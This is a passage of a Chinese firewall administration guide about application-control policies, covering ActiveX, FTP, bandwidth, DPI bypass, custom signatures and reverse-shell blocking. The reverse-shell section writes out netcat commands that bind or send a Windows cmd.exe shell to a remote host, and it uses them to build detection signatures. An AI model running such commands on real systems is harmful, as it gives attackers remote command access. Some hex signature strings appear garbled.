
表 119. ActiveX 类型和 classid

ActiveX 类型	Classid
Apple Quicktime	02BF25D5-8C17-4B23-BC80-D3488ABDDC6B
Macromedia Flash v6、v7	D27CDB6E-AE6D-11cf-96B8-444553540000
Macromedia Shockwave	D27CDB6E-AE6D-11cf-96B8-444553540000
Microsoft Windows Media Player v6.4	22d6f312-b0f6-11d0-94ab-0080c74c7e95
Microsoft Windows Media Player v7-10	6BF52A52-394A-11d3-B153-00C04F79FAA6
Real Networks Real Player	CFCDAA03-8BE4-11cf-B84B-0020AFBBCCFA
Sun Java Web Start	5852F5ED-8BF4-11D4-A245-0080C6F74284

以下界面截图显示了使用 Macromedia Shockwave 类 ID 的 ActiveX 类型匹配对象。您可以创建使用此匹配对象阻止在线游戏或其他基于 Shockwave 的内容的策略。



可以在互联网上查找这些 Active X 控件的类 ID，还可以通过在浏览器中查看源进行查找。例如，以下截图显示 Macromedia Shockwave 或 Flash 的带有类 ID 的源文件。



FTP 控制

应用程序控制提供了对 FTP 控制信道、使用 FTP 命令进行 FTP 上传和下载以及文件内容匹配对象类型的控制。使用这些功能，您可以非常高效地管理 FTP 的使用。以下两个用例在本节中进行了说明：


- 第 793 页的阻止通过 FTP 的出站专用文件
- 第 794 页的阻止出站 UTF-8 / UTF-16 编码文件
- 第 796 页的阻止 FTP 命令

阻止通过 FTP 的出站专用文件

例如，要阻止通过 FTP 进行出站文件传输的专用文件，您可以创建基于文件中的关键字或模式的策略。

阻止出站专用文件的步骤如下：

1 创建与文件中的关键字相匹配的**文件内容**类型的匹配对象。



您可以选择创建自定义 FTP 通知操作，以向客户端发送消息。

2 创建引用该匹配对象和操作的策略。如果仅想要阻止文件传输并重置连接，您可以在创建策略时选择**重置/丢弃**操作。



阻止出站 UTF-8 / UTF-16 编码文件


应用程序控制支持的本机 Unicode UTF-8 和 UTF-16 允许使用字母数字输入类型将编码的多字节字符（例如中文或日文字符）作为匹配对象内容关键字进行输入。应用程序控制支持与通常位于 Web 页面和电子邮件应用程序中的 UTF-8 编码内容和通常位于基于 Windows OS / Microsoft Office 的文档中的 UTF-16 编码内容相匹配的关键字。

阻止通过 FTP 对专用 Unicode 文件进行出站文件传输的处理方式与阻止其他保密文件传输的方式相同：

1 创建与文件中 UTF-8 或 UTF-16 编码的关键字相匹配的匹配对象。

2 创建引用匹配对象并阻止匹配文件传输的策略。

以下示例使用带有 UTF-16 编码的中文关键字（译为“保密文档”）的文件内容匹配对象类型。



3 创建引用匹配对象的策略，如下所示。该策略将阻止文件传输并重置连接。选择**启用日志**，以便记录尝试传输包含 UTF-16 编码的关键字的文件。



重置/丢弃连接后，将生成日志条目。日志条目示例如下所示，其中包含一则表明是应用程序控制警告，并显示策略名称和**重置/丢弃操作类型**的消息。


3	08/06/2008 14:49:29.832	Alert	Application Firewall	Application Firewall Alert: Policy: chinese confidential, Action Type: Reset/Drop	192.168.168.3, 4811, X0	10.0.15.131, 20, X1

阻止 FTP 命令


您可以使用应用程序控制，通过阻止命令（例如 **put**、**mput**、**rename_to**、**rename_from**、**rmdir** 和 **mkdir**）确保您的 FTP 服务器为只读。该用例显示仅包含 **put** 命令的匹配对象，但您可以在同一个匹配文件中包含以上所有命令。

阻止 *FTP* 命令的步骤如下：

1 创建与 **put** 命令相匹配的匹配对象。由于 **mput** 命令是 **put** 命令的变体，与 **put** 命令匹配的匹配对象也可与 **mput** 命令相匹配。



2 您可以选择创建自定义 FTP 通知操作，以向客户端发送消息；例如：



3 创建引用该匹配对象和操作的策略。如果仅想要阻止 **put** 命令并重置连接，您可以在创建策略时选择**重置/丢弃**操作。



带宽管理

您可以使用应用程序层带宽管理控制可用于传输特定文件类型的网络带宽量。您可以使用此功能阻碍网络上的非生产性流量，允许生产性流量。

例如，您可以将通过 FTP 下载 MP3 文件的带宽限制为不超过每秒 400 kb (kbps)。无论一个还是 100 个用户下载 MP3 文件，该策略都会将他们的总带宽限制为 400 kbps。


如需配置带宽管理的信息，请参见第 821 页的防火墙设置 > BWM

绕过 DPI

如果您知道访问的内容是安全的，则可以使用绕过 DPI 操作来提高通过网络的性能。例如，如果您的公司有一个企业视频，您想要使用流方式通过 HTTP 传输给公司员工，使他们能够访问 Web 服务器上的 URL。由于您知道其内容是安全的，即可创建将绕过 DPI 操作应用到对该视频的每次访问的应用程序控制策略。这将为访问视频的员工提供最快的流速度和最佳的观看质量。

仅需两个步骤即可创建该策略：

1 使用 **HTTP URI 内容**的匹配对象类型定义企业视频的匹配对象。



注：对于 URI 内容匹配对象的**精确匹配**和**前缀匹配**类型，应始终包含 URL 的斜杠 (/)。**内容**字段中无需包含主机标头，例如 `www.company.com`。

2 创建使用企业视频匹配对象和绕过 DPI 操作的策略：




自定义签名

如果想要控制在应用程序控制中无预定义对象类型的流量，您可以创建匹配数据包任何部分的自定义匹配对象。这将使您可以为任何网络协议创建自定义签名。

例如，可以创建匹配 **HTTP GET** 请求数据包的自定义签名。如果想要从您的局域网阻止 Web 浏览，则可使用该功能。

要确定 **HTTP GET** 数据包的唯一标识符，您可以使用 Wireshark 网络协议分析器查看数据包标头。如需使用 Wireshark 的更多信息，请参见第 776 页的 Wireshark。在 Wireshark 中，捕获包含您所需的流量的一些数据包。

在此情况下，您想要捕获 **HTTP GET** 请求数据包。可以使用任意 Web 浏览器生成 **HTTP GET** 请求。下图显示 Wireshark 显示的 **HTTP GET** 请求数据包。



1 在 Wireshark 的顶部窗格中向下滚动，以找到 **HTTP GET** 数据包。

2 单击该行。

数据包显示在两个下部窗格中。对于 SYN 数据包，中心窗格提供了数据包标头的可读解释，实际标头字节以十六进制格式显示在下部窗格中。

3 在中心窗格中，展开超文本传输协议部分，查看数据包负载。

4 单击您想要在应用程序控制中引用的标识符。在此情况下，标识符是前三个字节中的 GET 命令。单击该项，以高亮显示底部窗格中的对应字节。

5 您可以确定底部窗格中高亮显示字节的偏移和深度。

偏移和深度是应用程序控制使用的术语：

- 偏移指示从数据包中的哪个字节开始匹配。
- 深度指示要匹配的最后一个字节。

使用偏移可进行非常具体的匹配，并将误报率降到最低。将使用十进制数字而非十六进制数字计算偏移和深度。

注：计算偏移和深度时，数据包中的第一个字节将计算为数字 1（非零）。

与自定义匹配对象相关联的偏移和深度从数据包负载开始计算（TCP 或 UDP 负载的开头）。在此情况下，偏移为 1，深度为 3。

6 创建使用此信息的自定义匹配对象。



7 在**匹配对象设置**对话框，在**对象名**字段输入对象的描述性名称。

8 从**匹配对象类型**下拉菜单选择**自定义对象**。

9 选择**启用设置**复选框。

10 在**偏移**字段，输入 **1**（标识符的开始字节）。

11 在**深度**文本框中，输入 **3** （标识符的最后一个字节）。

12 您可以将**有效负载大小**设置保留为默认值。**有效负载大小**用于指示数据包中的数据量，但在此情况下，我们仅考虑数据包标头。

13 对于输入表示法，请单击**十六进制**。

14 在**内容**文本框中，输入 Wireshark 显示的字节：**474554**.请勿在十六进制内容中使用空格。

15 在应用程序规则策略中使用此匹配对象。



a 在**应用程序控制策略设置**对话框中，输入描述性策略名称。

b 选择 **HTTP 客户端**作为策略类型。

c 在**匹配对象**下拉菜单中，选择定义的匹配对象。

d 选择自定义操作或默认操作，例如**重置/丢弃**。

e 对于**连接端**，请选择**客户端**。

f 您还可以修改其他设置。如需创建策略的更多信息，请参见第 760 页的配置应用程序规则策略。

反向 Shell 攻击保护

反向 shell 攻击是您可以使用应用程序控制自定义签名功能阻止的一种攻击（参见第 799 页的自定义签名）。如果攻击者通过零天攻击的方式成功获取对您系统的访问权限，则该攻击者可能会使用反向 shell 攻击。零天攻击是指其签名尚未受到安全软件识别的攻击。

在早期的未知阶段，恶意负载可以通过第一道防御，即运行在互联网网关上的 IPS 和网关防病毒 (GAV) 软件，甚至能通过由基于主机的防病毒软件所代表的第二道防御，使代码随意在目标系统上执行。

在很多情况下，执行的代码包含攻击者远程获取命令提示窗口（具有攻击服务或登录用户的权限）并继续从此处渗透所需的最小说明量。

作为解决 NAT/防火墙问题的常见方法，可能会阻止它们主动连接到攻击的系统，攻击者将使易受攻击的系统执行反向 shell。在反向 shell 的过程中，目标主机启动与攻击者地址的连接，使用常见的 TCP/UDP 端口更好地避免严格的出站策略。

该用例适用于使用 Windows 系统的环境，将拦截通过所有 TCP/UDP 端口的未加密连接。

注：使用未加密 Telnet 服务的网络必须配置排除这些服务器 IP 地址的策略。

此用例指的是反向 shell 负载（出站连接）的特定案例，它能够以更安全的方式配置高效的策略，同时也适用于入站连接。这可防止出现以下情况：执行的负载在易受攻击的主机上产生监听 shell，攻击者通过错误配置的防火墙连接到该服务。

实际配置需要以下操作：

- 使用 netcat 工具，生成要使用指纹的实际网络活动
- 使用 Wireshark 工具，捕获活动并将负载导出到文本文件中
- 创建具有相当具体且唯一、足以避免错误正数的字符串的匹配对象
- 使用解析包含对象的负载时（此处使用默认的重置/丢弃）执行的操作定义策略

主题：

- 第 803 页的生成网络活动
- 第 803 页的使用 Wireshark 捕获并将负载导出到文本文件中
- 第 804 页的创建匹配对象
- 第 804 页的定义策略

生成网络活动

netcat 工具具有诸多功能，它可将程序的输出绑定到出站或监听连接。以下用例说明如何设置监听“命令提示符守护程序”或如何连接到远程终端，还提供了交互式命令提示符：

- `nc -l -p 23 -e cmd.exe`

  该 Windows 提示符适用于连接端口 23 的主机（-l 选项表示监听模式与默认的隐式连接模式相反）。

- `nc -e cmd.exe 44.44.44.44 23`


  该 Windows 提示符适用于使用以下 netcat 命令监听端口 23 的主机 44.44.44.44：

  ```
  nc -l -p 23
  ```

使用 Wireshark 捕获并将负载导出到文本文件中

要捕获数据，请启动 Wireshark，然后单击捕获 > 接口，以打开捕获对话框。启动使用 netcat 流量的接口上的捕获。捕获开始后，运行 netcat 命令，然后停止捕获。

下图显示连接期间通过网络的数据流（2007 年 6 月 Vista Enterprise 版）：



可将十六进制数据导出到文本文件中，以修整数据包标头，去除不需要的变量部分和空格。此处相关的部分是“Microsoft… reserved.”您可以对此使用 Wireshark 十六进制负载导出功能。如需 Wireshark 的信息，请参见第 776 页的Wireshark。

创建匹配对象

以下十六进制字符作为表示 Vista 命令提示符横幅的匹配对象的对象内容进行输入：

4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F707972696768742028632920323033036204D6963726F73667420436F72706F726174696F6E2E

注：此处的指纹导出和匹配对象定义实际上不需要使用十六进制表示法（在此示例中，实际签名是 ASCII 文本）。仅二进制签名需要十六进制。

类似的条目可从 Windows 2000 和 Windows XP 主机以相同的方式获得，这些条目可用于创建其他匹配对象，产生的三个匹配对象如下所示：


1	Vista command prompt	Custom Object	Exact Match	4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F707972696768742028632920323033036204D6963726F736F667420436F72706F726174696F6E2E	Disable	Hexadecimal
2	W2K command prompt	Custom Object	Exact Match	4D6963726F736F66742057696E646F7773203230303 0205B56657273696F6E20352E30302E323139355D0D 0A28432920436F707972696768742031393835 2D323 03030204D6963726F736F667420436F72702E	Disable	Hexadecimal
3	XP command prompt	Custom Object	Exact Match	4D6963726F736F66742057696E646F7773205850205 B56657273696F6E20352E312E323630305D0D0A2843 2920436F707972696768742031393835 2D323030312 04D6963726F736F667420436F72702E	Disable	Hexadecimal

可使用上述的方法轻松获得 Windows Server 2003 或任何其他 Windows 版本的其他示例。

Linux/Unix 管理员将需要自定义默认环境变量，以便利用此基于签名的防御，由于默认提示符通常不够明确或不是唯一的，无法按照以上所述进行使用。

定义策略

创建匹配对象后，您可以定义使用这些对象的策略。下图显示了其他策略设置。显示的该示例具体针对在**策略名**和**方向**设置中的反向 shell。还可通过将**方向**设置更改为**双向**并使用更常用的名称，将其调整为适用于更广的范围。



连接重置/丢弃后，将生成具有网络访问类别的日志条目。以下截图显示了日志条目，其中包含一则表明它属于应用程序控制警报的消息，还显示了策略名称：



从经验角度建议您，合理的安全度量应包含多层智能，不能认为任何单个解决方案对恶意代码具有明确的防御功能。

73

配置地址对象和服务对象

- 第 806 页的防火墙 > 地址对象
- 第 806 页的防火墙 > 服务对象

防火墙 > 地址对象

注：为增加便利性和可访问性，可从**网络 > 地址对象**或**防火墙 > 地址对象**访问“地址对象”页面。不论通过哪个页面访问，该页面都完全相同。如需配置地址对象的信息，请参见第 343 页的网络 > 地址对象。

防火墙 > 服务对象

注：为增加便利性和可访问性，可从**防火墙 > 服务对象**或**网络 > 服务**访问“服务对象”页面。不论通过哪个页面访问，该页面都完全相同。如需配置地址对象的信息，请参见第 360 页的网络 > 服务。

74

配置带宽对象

- 第 807 页的防火墙 > 带宽对象
  - 第 807 页的高级带宽管理
  - 第 807 页的配置带宽对象

防火墙 > 带宽对象

- 第 807 页的高级带宽管理
- 第 807 页的配置带宽对象

高级带宽管理

带宽管理配置基于用于指定流量类的带宽限制的策略。完整的带宽管理策略包含两部分：分类器和带宽规则。

分类器用于指定实际参数，例如优先级、保证的带宽和最大带宽，并在带宽对象中配置。分类器可以通过匹配特定条件识别数据包，并将其组织到各流量类。

